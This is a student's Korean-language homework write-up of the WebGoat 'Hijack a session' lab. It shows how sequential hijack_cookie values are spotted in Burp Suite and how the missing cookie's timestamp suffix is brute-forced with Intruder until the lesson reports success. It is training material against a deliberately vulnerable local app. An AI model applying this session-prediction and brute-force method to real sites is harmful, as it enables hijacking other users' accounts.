

인터넷응용보안 2주차 과제

202121556 곽지현

HTTP history 에서 POST /WebGoat/HijackSession/login 통신을 찾는다.

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is selected, displaying a list of HTTP requests. The request at index 1230 is highlighted, showing a POST to /WebGoat/HijackSession/login. The 'Request' tab is open, showing the raw HTTP request details. The request body contains 'username=test&password=1234'. The 'Inspector' panel on the right shows the request attributes, body parameters, cookies, and headers.

| # | Host | Method | URL | Params | Status code | Length | MIME type | Extension | Title | Notes |
|------|-----------------------|--------|------------------------------------|--------|-------------|--------|-----------|-----------|-------|-------|
| 1225 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonoverview... | | 200 | 482 | JSON | mvc | | |
| 1226 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonmenu.mvc | | 200 | 8083 | JSON | mvc | | |
| 1227 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonoverview... | | 200 | 482 | JSON | mvc | | |
| 1228 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonoverview... | | 200 | 482 | JSON | mvc | | |
| 1229 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonmenu.mvc | | 200 | 8083 | JSON | mvc | | |
| 1230 | http://127.0.0.1:8080 | POST | /WebGoat/HijackSession/login | | | | | | | |
| 1231 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonmenu.mvc | | | | | mvc | | |
| 1232 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonoverview... | | | | | mvc | | |
| 1233 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonmenu.mvc | | | | | mvc | | |
| 1234 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonoverview... | | | | | mvc | | |
| 1235 | http://127.0.0.1:8080 | GET | /WebGoat/service/lessonmenu.mvc | | | | | mvc | | |

```
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Cookie: JSESSIONID=Uhxntq0EU4qoyEPtHSrEPV3Hj_vKjXKopDe00ief
19 Connection: close
20
21 username=test&password=1234
```


Intruder 으로서 hijack_cookie 값을 삭제하고, test1으로 바꾼뒤 Add\$ 버튼 클릭

The screenshot shows the Burp Suite 'Intruder' tab. The 'Choose an attack type' section has 'Sniper' selected. The 'Payload positions' section shows the target URL 'http://127.0.0.1:8080' and a list of request headers and body parameters. The payload 'username=test&password=test1\$' is highlighted, indicating it has been added to the request body. The 'Add \$' button is visible on the right.


```
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Cookie: JSESSIONID=Uhxntq0EU4qoyEPtHSrEPV3Hj_vKjXKopDe00ief
19 Connection: close
20
21 username=test&password=test1$
```

Payload 로 가서 아래 Numbers로 바꾸고 0~9까지 1씩 증가하도록 바꾼다.

Start attack 버튼을 눌러 공격을 시작



10개의 hijack_cookie 값을 복사하여 메모장에 저장



4616835125680561648-1742263564179

4616835125680561650-1742263564604

648~650 사이에 649가 로그인에 성공하여 쿠키를 할당받은 경우라고 유추

Intruder를 이용하여 179~604 사이 모든 값을 대입하여 공격

```
4616835125680561649-1742263564XXX
XXX -> 179~604
```

Position 으로서 649의 쿠키 값을 붙여 넣는다.

뒤에 3자리를 선택하고 Add\$ 버튼 클릭

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type Start attack

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8080 Update Host header to match target

3 Content-Length: 27
4 sec-ch-ua: "Not (A:Brand);v="24", "Chromium";v="122"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Cookie: JSESSIONID=Uhxtmq0EU4qoyEPtHSrEPV3Hj_vKjXEpDe00lef; hijack_cookie=4616835125680561649-1742263564\$179\$
19 Connection: close
20
21 username=test&password=test1

1 payload position

1 highlight Clear

Length: 839

Event log All issues Memory: 146.4MB

179~604까지 1씩 증가하도록 바꾸고 3자리 값이므로 3자리로 설정

Start attack 버튼을 눌러 공격을 시작

The screenshot shows the Burp Suite Intruder tab with the 'Payloads' sub-tab selected. The 'Payload sets' section shows 'Payload set: 1' and 'Payload count: 426'. The 'Payload type' is set to 'Numbers'. The 'Payload settings [Numbers]' section shows 'Number range' with 'From: 179', 'To: 604', and 'Step: 1'. The 'Number format' section shows 'Base: Decimal' and 'Min integer digits: 3', 'Max integer digits: 3', 'Min fraction digits: 0', and 'Max fraction digits: 0'. A 'Start attack' button is visible in the top right corner.

공격이 완료된 후 Length가 다른 응답과 다른 것을 발견

The screenshot shows the Burp Suite Intruder Results tab for the attack '4. Intruder attack of http://127.0.0.1:8080'. The table displays the following data:

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|---------|
| 0 | | 200 | 12 | | | 425 | |
| 1 | 179 | 200 | 7 | | | 425 | |
| 2 | 180 | 200 | 7 | | | 414 | |
| 3 | 181 | 200 | 8 | | | 414 | |
| 4 | 182 | 200 | 10 | | | 414 | |
| 5 | 183 | 200 | 7 | | | 414 | |
| 6 | 184 | 200 | 11 | | | 414 | |
| 7 | 185 | 200 | 8 | | | 414 | |
| 8 | 186 | 200 | 8 | | | 414 | |

The 'Response' tab is selected, showing the following JSON response:

```
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 18 Mar 2025 02:13:14 GMT
8 Content-Length: 203
9
10 {
11   "lessonCompleted":true,
12   "feedback":"Congratulations. You have successfully completed the assignment.",
13   "output":null,
14   "assignment":"HijackSessionAssignment",
15   "attemptWasMade":true
16 }
```

Hijack a session 파트 클리어

The screenshot displays the WebGoat application interface. The browser's address bar shows the URL `127.0.0.1:8080/WebGoat/start.mvc#lesson/HijackSession.lesson/1`. The application has a red header with the 'WEBGOAT' logo and a sidebar menu on the left. The sidebar menu includes categories like 'Introduction', 'General', '(A1) Broken Access Control', '(A2) Cryptographic Failures', '(A3) Injection', '(A5) Security Misconfiguration', '(A6) Vuln & Outdated Components', '(A7) Identity & Auth Failure', '(A8) Software & Data Integrity', '(A9) Security Logging Failures', '(A10) Server-side Request Forgery', 'Client side', and 'Challenges'. The '(A1) Broken Access Control' category is expanded, and 'Hijack a session' is highlighted with a green checkmark. The main content area is titled 'Hijack a session' and features a 'Show hints' button, a 'Reset lesson' button, and a search bar. Below these, there are two numbered steps: '1' and '2'. Step '2' is active, and the text reads: 'In this lesson we are trying to predict the 'hijack_cookie' value. THE 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.' A form titled 'Account Access' is shown, containing a username field with the value 'jihyeon', a password field with masked characters, and an 'Access' button.

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/HijackSession.lesson/1

WEBGOAT

Hijack a session

Show hints Reset lesson

Search lesson

1 2

In this lesson we are trying to predict the 'hijack_cookie' value. THE 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.

Account Access

jihyeon

.....

Access